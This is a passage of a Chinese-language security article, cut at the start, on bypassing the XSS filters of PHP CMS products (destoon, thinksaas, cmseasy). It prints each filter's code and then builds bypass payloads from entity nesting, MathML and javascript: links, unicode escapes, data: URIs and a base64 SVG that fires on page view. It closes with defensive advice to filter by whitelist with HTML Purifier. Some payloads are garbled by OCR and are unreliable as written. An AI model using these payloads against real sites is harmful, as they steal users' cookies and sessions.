        $match = array("/&#([a-z0-9]+)([;]*)/i","/\<\!\-\-([\s\S]*?)\-\-\>/","/\/\*([\s\S]*?)\*\//","/on(mouse|exit
        |error|click|dblclick|key|load|unload|change|move|submit|reset|cut|copy|select|start|stop|drag|touch)/i","/
            s[[:space:]]*c[[:space:]]*r[[:space:]]*i[[:space:]]*p[[:space:]]*t/i","/about/i","/frame/i","/link/i",
            "/import/i","/expression/i","/meta/i","/textarea/i","/eval/i");
        $replace = array("","","","0n\\1","scr-pt","ab0ut","fra-me","1ink","imp0rt","expressi0n","me-ta","text-area
            ","eva1");
        return preg_replace($match, $replace, $string);
    }
}
```

将 script 过滤成了 scr-pt，所以 javascript 就变成了 javascr-pt。但还是那句老话，html 属性中是可以用字符编码绕过的，所以我们可以把 javascript 写成 javascript。

但还有一点要注意了，dsafe 函数的第一个正则是/&#([a-z0-9]+)([;]*)/i，先就考虑了你使用 html 实体的情况，所以 javascript 又会被过滤成 javacript，中间少个 s，啥都干不了。


继续绕过吧。它既然把s替换成了空，我们就嵌套一层，变成&s#115;，这样中间的s被替换成了空，正好两边的组成了一个s。

所以最后我们的 poc 就是：

'click'

我们试试，发送一封含有该 poc 的短消息，就是需要点击：

点击后触发：



这是一个需要交互的 xss，但因为在多个浏览器下都能够触发，所以也不比之前那个 IE 的差。

关于伪协议，我再举个例子。那也是我之前提交过的一个 thinksaas 的 xss：http://wooyun.org/bugs/wooyun-2014-051206 ，其中绕过过滤的方法很有代表性。

这是当时它用来过滤富文本的函数：

```
/**
 * 过滤脚本代码
 * @param unknown $text
 * @return mixed
 */
function cleanJs($text) {
    $text = trim ( $text );
    $text = stripslashes ( $text );
    // 完全过滤注释
    $text = preg_replace ( '/<!--?.*-->/', '', $text );
    // 完全过滤动态代码
    $text = preg_replace ( '/<\?|\?>/', '', $text );
    // 完全过滤js
    $text = preg_replace ( '/<script?.*\/script>/', '', $text );
    // 过滤多余html
    $text = preg_replace ( '/<\/?(html|head|meta|link|base|body|title|style|script|form|iframe|frame|frameset)[^><]
        *>/i', '', $text );
    // 过滤on事件lang js
    while ( preg_match ( '/(<[^><]+)(
        lang|data|onfinish|onmouse|onexit|onerror|onclick|onkey|onload|onchange|onfocus|onblur)[^><]+/i', $text, $
        mat ) ) {
        $text = str_replace ( $mat [0], $mat [1], $text );
    }
    while ( preg_match ( '/(<[^><]+)(window\.|javascript:|js:|about:|file:|document\.|vbs:|cookie)([^><]*)/i', $
        text, $mat ) ) {
        $text = str_replace ( $mat [0], $mat [1] . $mat [3], $text );
    }
    return $text;
}
```

我们一眼就看出，第三个<script>那里没有限制大小写，所以可以大小写绕过。不过鸡肋的是，这里绕过了，也绕不过后面的 script。

这是一个典型的 xss 防御脚本，除开前面三个正则。第四个过滤了标签，第五个过滤了属性，第六个过滤了一些敏感词。

于是我们就来考虑一个未被过滤的标签+属性组合。于是我想到了 math，其文档于此：http://www.w3.org/MarkUp/html3/maths.html

Mathml 是数学表达式语言，使用 xml 语法。为了在 html 页面中更好的显示数学表达式，部分浏览器（FF）是可以解析它的。maction 元素就是 mathml 中的一员，通过其属性 xlink:href 是可以包含动态特性的，这就类似于超链接 href，能够包含伪协议。这个 cleanJs 函数就没有考虑到。

于是 ，我们可以这样构造：


<math><maction actiontype="" xlink:href="javascript:alert(/xss/)">hello world</maction></math>

但可恶的是，第六个正则过滤了一些敏感词，其中就包含 javascript:。这样真的行么？还是那个老办法，html 属性中的字符是可以用实体编码绕过的，于是我们把冒号:替换成:，就能够绕过了：

$xss = '<math><maction actiontype="" xlink:href="javascript:alert(/xss/)">hello world</maction></math>';

echo cleanJs($xss);

FF 下点击后触发，chrome 和 IE 不支持：



但我们的 xss 终究是要有利用价值的，我这里只弹个框一点用处也没有。看看我们能不能把 cookie 获取到。

可恶的是，依旧是第六个正则，把很多敏感词都过滤了：


/(<[^><]+)(window\.|javascript:|js:|about:|file:|document\.|vbs:|cookie)([^><]*)/i

document.和 cookie 都被过滤的完完的，而且用 while 循环过滤，所以我们像 destoon 里嵌套也是用不了的。

这里我们依旧是可以用字符编码绕过。在 javascript 的字符串中，可以用 unicode 编码表示一个原字符。那么，我们修改我们的 POC 如下：

<math><maction actiontype="" xlink:href="javascript:alert(\u0064ocument.c\u006fokie)">hello world</maction></math>

将 d 用\u0064 替代，o 用\u006f 替代，绕过了 xss fliter：



在 thinksaas 中的效果图：

我们再看一个很变态的 xss fliter 的绕过。cmseasy 是一款轻型 cms，虽然这么说，但它也有 bbs 功能，其中 bbs 发帖处就有一个富文本框。

但最新版的 cmseasy 过滤函数非常厉害，形式类似于记事狗的，会在敏感代码里加“<x>”，但 cmseasy 的规则更加严格。记事狗中没有过滤 style 和 expression，在这里统统都过滤了。看下图：

```
function remove_xss($val){
    $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
    $search = 'abcdefghijklmnopqrstuvwxyz';
    $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $search .= '1234567890!@#$%^&*()';
    $search .= '~`";:?+/={}[]-_|\'\\';
    for ($i = 0; $i < strlen($search); $i++) {

        $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
        $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val);
    }

    $ra1 = array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link', 'style', 'script'
        , 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'title', 'base');
    $ra2 = array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', 'onbeforecopy', '
        onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint', 'onbeforeunload',
        'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', 'oncontextmenu', '
        oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged', 'ondatasetcomplete', 'ondblclick'
        , 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop'
        , 'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin', 'onfocusout', 'onhelp', '
        onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete', 'onload', 'onlosecapture', 'onmousedown', '
        onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmouseover', 'onmouseup', 'onmousewheel', '
        onmove', 'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange', 'onreset', '
        onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit', 'onrowsdelete', 'onrowsinserted', '
        onscroll', 'onselect', 'onselectionchange', 'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
    $ra = array_merge($ra1, $ra2);

    $found = true;
    while ($found == true) {
        $val_before = $val;
        for ($i = 0; $i < sizeof($ra); $i++) {
```

但它依旧是没有处理好伪协议的部分。因为 a 和 href 没有过滤（也不可能过滤），所以我们可以借助 href=javascript:xxx 来执行 javascript。但我们看到，$ra1 = array('javascript'这里直接就过滤了 javascript 这个关键词，怎么办？

读到这里，大家应该很快就能反应过来，当然是用字符编码。对，因为 javascript 是在 href 这个属性中的，所以我们可以用 html 实体替换。比如用r替换 r。这样：

click me

但我们再读源码：

```
for ($i = 0; $i < strlen($search); $i++) {

    $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
    $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val);
}
```

这里似乎过滤了 html 实体呢。这个 for 循环的功能就是将 html 实体替换成原字符，比如我们这里的 javascript 经过这个循环后就变成了 javascript，然后就被后面的 fliter 过滤了。


怎么办？

既然它把 html 实体替换成了原字符，那么这样写呢：r


1被替换成了 1，和外面的字符又组成了新的r。好，这样我们试试能不能绕过 fliter：

```
$xss = '<a href=javasc&#&#49;14;ipt:alert(document.cookie)>click me</a>';
echo remove_xss($xss);
```


效果，点击后触发：



我们在 cmseasy 中试试。注册用户，到 bbs 目录下，发帖：



点击 Click me 触发：



所以，虽然这个 xss fliter 看似十分变态，过滤了很多很多标签和属性。但某些标签和属性是不可能过滤的。比如 img、a、href、src，因为这都是一些正常到不能再正常，富文本中必须用到的标签。

但因为有了伪协议的存在，所以这些标签也变得十分危险。

05.data URI 协议的使用

在进入 html5 时代以后，很多资源开始使用 data URI 协议导入。这个协议的格式很简单：

data:资源类型;编码,内容

一般来说，编码用 base64 的比较多，比如我们这里一个 data URI 协议的例子：

data:text/html;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ
+

实际上这段 base64 编码的字符就是<script>alert(document.cookie)</script>

所以，对于之前的那个 thinksaas 的过滤函数，我们也能用 data URI 协议来绕过：


```
$xss = '<a href="d&#97;ta:text/html;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ+">click me</a>';
echo cleanJs($xss);

function cleanJs($text) {
    $text = trim ( $text );
    $text = stripslashes ( $text );
    // 完全过滤注释
    $text = preg_replace ( '/<!--?.*-->/', '', $text );
    // 完全过滤动态代码
    $text = preg_replace ( '/<\?|\?>/', '', $text );
    // 完全过滤js
    $text = preg_replace ( '/<script?.*\/script>/', '', $text );
    // 过滤多余html
    $text = preg_replace ( '/<\/?(html|head|meta|link|base|body|title|style|script|form|iframe|frame|frameset)[^><]*>
        /i', '', $text );
    // 过滤on事件lang js
    while ( preg_match ( '/(<[^><]+)(
        lang|data|onfinish|onmouse|onexit|onerror|onclick|onkey|onload|onchange|onfocus|onblur)[^><]+/i', $text, $mat
         ) ) {
        $text = str_replace ( $mat [0], $mat [1], $text );
    }
    while ( preg_match ( '/(<[^><]+)(window\.|javascript:|js:|about:|file:|document\.|vbs:|cookie)([^><]*)/i', $text
        , $mat ) ) {
        $text = str_replace ( $mat [0], $mat [1] . $mat [3], $text );
    }
    return $text;
}
```


我们用到的 POC 是。其中绕过 data 关键字的方法，我想不用再重复了：

“ click me”

在 FF 下点击触发：



为什么我说在 Firefox 下点击触发。因为 chrome 下是会出问题的。我们可以试试在 chrome 下点击后，查看控制台的回应：



不符合用户的安全策略。

所以，在 chrome 下，data URI 是在独立域下执行的，所以点击 click me 后相当于跨域了，所以 cookie 是不可能获取的。

而 firefox 显然没有这样的策略，所以点击 click me 后能把 cookie 弹出来。

虽说可能鸡肋了一些，但我想 firefox 的用户量也是很大的，鸡肋的 xss 也能产生不菲的效果。

说到这里，可能有人要说，讲来讲去，实际上你这些 xss 触发条件都太苛刻了。需要用户点击才能触发，谁没事会去点击一些莫名其妙的链接呢……

好吧，确实，那我能不能构造一个 xss，不需要用户交互就能触发呢？记得曾经法客上发过一篇文章，关于 svg 的：http://sb.f4ck.org/thread-17052-1-1.html ，拿到这里，正好就能构造一个好用的 POC。

仍旧是 Thinksaas 里的 cleanJs 函数，我们看到，他是没有过滤 svg 的。SVG 是使用 XML 来描述二维图形和绘图程序的语言，在 html 中可以嵌入 svg 来表示一些二维图形。

而如果 xss fliter 没有正确处理 svg，就会产生一些问题。如下：

```
function cleanJs($text) {
    $text = trim ( $text );
    $text = stripslashes ( $text );
    // 完全过滤注释
    $text = preg_replace ( '/<!--?.*-->/', '', $text );
    // 完全过滤动态代码
    $text = preg_replace ( '/<\?|\?>/', '', $text );
    // 完全过滤js
    $text = preg_replace ( '/<script?.*\/script>/', '', $text );
    // 过滤多余html
    $text = preg_replace ( '/<\/?(html|head|meta|link|base|body|title|style|script|form|iframe|frame|frameset)[^><]*>
        /i', '', $text );
    // 过滤on事件lang js
    while ( preg_match ( '/(<[^><]+)(
        lang|data|onfinish|onmouse|onexit|onerror|onclick|onkey|onload|onchange|onfocus|onblur)[^><]+/i', $text, $mat
         ) ) {
        $text = str_replace ( $mat [0], $mat [1], $text );
    }
    while ( preg_match ( '/(<[^><]+)(window\.|javascript:|js:|about:|file:|document\.|vbs:|cookie)([^><]*)/i', $text
        , $mat ) ) {
        $text = str_replace ( $mat [0], $mat [1] . $mat [3], $text );
    }
    return $text;
}
```

svg 语言中有一个 use 元素，这个元素可以引用外部 svg 中的元素。但鸡肋的是，这个外部 svg 必须和触发页面是同源的。

于是我们很容易就能想到，svg 可以使用 data URI 协议，在 FF 下不是独立域。所以，我们先构造一个能弹出 cookie 的 svg 文件：

<svg id="rectangle" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="100" height="100"><script>alert(document.cookie)</script><foreignObject width="100" height="50" requiredExtensions="http://www.w3.org/1999/xhtml"><embed xmlns="http://www.w3.org/1999/xhtml" src="javascript:alert(document.cookie)" /></foreignObject></svg>

我们把这个 svg 当做一个外部文件，用 base64 编码一遍：

PHN2ZyBpZD0icmVjdGFuZ2xlIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB3aWR0aD0iM

TAwIiBoZWlnaHQ9IjEwMCI+PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ+PGZvcmVpZ25PYmplY3Qgd2lkdGg9IjEwMCIgaGVpZ2h0PSI1MCIgcmVxdWlyZWRFeHRlbnNpb25zPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hodG1sIj48ZW1iZWQgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiIHNyYz0iamF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpIiAvPjwvZm9yZWlnbk9iamVjdD48L3N2Zz4=

放在我们的 use 元素中，构造一个 POC：


<svg>

<use xlink:href="


PHN2ZyBpZD0icmVjdGFuZ2xlIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB3aWR0aD0iMTAwIiBoZWlnaHQ9IjEwMCI+PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ+PGZvcmVpZ25PYmplY3Qgd2lkdGg9IjEwMCIgaGVpZ2h0PSI1MCIgcmVxdWlyZWRFeHRlbnNpb25zPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hodG1sIj48ZW1iZWQgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiIHNyYz0iamF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpIiAvPjwvZm9yZWlnbk9iamVjdD48L3N2Zz4=#rectangle" />

</svg>

在 Firefox 下就愉快地弹出了。



用户只要浏览我写的文章，即可触发 xss。比之前的点击触发要好得多。



06.富文本 xss 解决方案

说了那么多 xss 的攻击手法，那么我们怎么平衡好功能和安全性这个天平？富文本区域不可能像其他地方，用一个 htmlspecialchars 就给过滤了。必须要保留正常的 html 代码，又得杀掉恶意的 xss。

我提供几个建设性的方案。

a). **放弃黑名单，使用白名单方式过滤 xss**。推荐使用一个强大的类库 HTML Purifier：http://htmlpurifier.org/ 。这个类简单易用，最精简的过滤代码只要这几行即可：

```
<?php
require_once 'library/HTMLPurifier.includes.php';

$dirty_html = <<<EOF
<h1>Hello
<script>alert("world");</script>
EOF;

$purifier = new HTMLPurifier();
$cleanHtml = $purifier->purify($dirty_html);
```

它能够自动补全 html 标签，这段代码最后输出的是<h1>Hello</h1>。这里有他的一些过滤规则：http://htmlpurifier.org/live/smoketests/xssAttacks.php

